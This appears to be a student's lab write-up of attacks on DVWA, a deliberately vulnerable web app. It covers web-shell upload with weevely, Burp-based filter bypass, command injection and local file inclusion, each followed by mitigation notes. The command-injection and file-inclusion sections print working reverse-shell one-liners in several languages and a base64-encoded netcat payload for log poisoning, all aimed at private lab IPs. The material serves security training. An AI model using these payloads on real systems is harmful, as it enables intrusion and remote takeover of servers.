## 

Default cred-> admin/password

I got admin access and now i will turn the security to low to easily exploit this service

## File upload vuln

Allow users to upload executable files such as php.

Upload a php shell or backdoor, ex: weevly

1. Generate backdoor > weevly generate [passord] [file name]

2. Upload generated file.

3. Connect to it > weevly [url to file] [password]


4. Find out how to use weevly > help

### Attack


with these settings of DVWA i am going to get remote access to server.




I can see that i am bale to upload a image on this webserver and it also provides me with the root to my image.



Using weevly to generate shells and gain access on of the system. I have created a php shell with password ‘password’




I have uploaded the created shell to get access to the server



With weevely i can now interact with the webserver via the shell i uploaded

2.**intercept the requests between website and database server**

****


Here we r going to study about 2 types of request that get sent across.

1. GET request where the URL is modified when retreiving something from the database




To load this page a variable ‘page’ is used with value ‘include.php’.

1. POST request doesn’t modify URL




We uploaded the file but that dind’t modify the URL

TO intercept and see the POST request we are going to use Burp proxy.




We can read the client side request and modify it in between to meet our goals.


 When I set the DVWA security to medium, i can see that i can upload a jpeg but php file. So i am going to modify the requester in between to upload another php file for remote access.


I change the extension of my shell to jpeg and then while uploading the intercept the header and the below changes.



In between i modify the headers’s filename back to php and let the content type be image and forward the request to database.

this way file is uploaded.

and using weevely i have able to sset a listener and access the webserver again



at high security level even the previous the methods fail. So I tried a number of trial and error methods to modify the file name to upload

<https://github.com/imran-parray/Web-Sec-CheatSheet/blob/master/File-Upload-test.txt>

<https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload>



Modifying the filename this way allows me to upload my file

n i get remote access again

### Mitigation

1. Never allow users to upload executables (php, exe ...etc)

2. Check the file type AND the file extension.

1. 1st case there was no check
2. 2nd case only check for file type 
3. 3rd case check for extension





3. Analyse the uploaded file itself, recreate it and rename it

This is an ideal source code for fiel upload


## Code execution Vuln

Allows an attacker to execute OS commands. ● Can be used to get a reverse shell. ● Or upload any file using wget command. ● Code execution commands attached in the resources.

### Attack

we can see the website executes a ping command. By modifying our search query, we can run many commands on the webserver at once using the ‘;’ break

‘IP; ls’



Now we are going to run commands on the webserver that will allow us to get remote access of the server. U can use any of below commands depending on the system

BASH

bash -i >& /dev/tcp/10.20.14.203/8080 0>&1

PERL

perl -e 'use Socket;$i="10.20.14";$p=8080;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Python

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.20.14",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

PHP

php -r '$sock=fsockopen("10.20.14",8080);exec("/bin/sh -i <&3 >&3 2>&3");'

Ruby

ruby -rsocket -e'f=TCPSocket.open("10.20.14",8080).to\_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'

Netcat

nc -e /bin/sh IP 8080

I will be using netcat to connect to the webserver.

### 

here ‘;’ character is filters so we use ‘|’ when output of first command is used in the second commando

‘IP | nc -e /bin/sh IP 8080’ will gives us remote access again

### Mitigation

Don’t use dangerous functions such as evolve, passthru that allow code to be run on OS

But if you are ussing them, make sure u filter user input before execution. Verify the user input is what you are expecting.


## Local file inclusion


Allows an attacker read ANY file on the same server. ● Access files outside www directory.

### Attack



We can see that this calling out a file include.php

 we can directly reach that file also n this gives us the path to the file. NOw that i know the path I will provide a query that goes back to the home directory and from there navigate to a confidential file on the server such as /etc/passwd



I can read the confidential data of the file.

Now we are going try to get remote access through this. We can try to write malicious code to ther server, then browse it and execute the code. Try to inject code into readable files. Such as ○ /proc/self/environ ○ /var/log/auth.log ○ /var/log/apache2/access.log

1. First we will run code in ‘/proc/self/environ’ to gain remote access. Using Burp proxy, modify the header in transit by putting a php code in ‘User agent’ cookie.
2. ‘ /var/log/auth.log‘ files all login attempts to the server. So we r going to try run a code in via SSH login. "<?php passthru(base64\_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4Ljc2LjE0OSAxMjM0'));?>" (the random characters being my encoded payload for "nc -e /bin/sh 192.168.76.149 1234"

### Mitigation

**High File Inclusion Source**

<?php

$file = $\_GET['page']; //The page we wish to display

// Only allow include.php

if ( $file != "include.php" ) {

echo "ERROR: File not found!";

exit;

}

?>

**Medium File Inclusion Source**

<?php

$file = $\_GET['page']; // The page we wish to display

// Bad input validation

$file = str\_replace("http://", "", $file);

$file = str\_replace("https://", "", $file);

?>

**Low File Inclusion Source**

<?php

$file = $\_GET['page']; //The page we wish to display

?>

## Remote file inclusion

### Attack

### mitigation

## SQL injection

### 

### Attack

### mitigation

## XSS vuln

### Attack

### mitigation

## Brute force

### Attack

### mitigation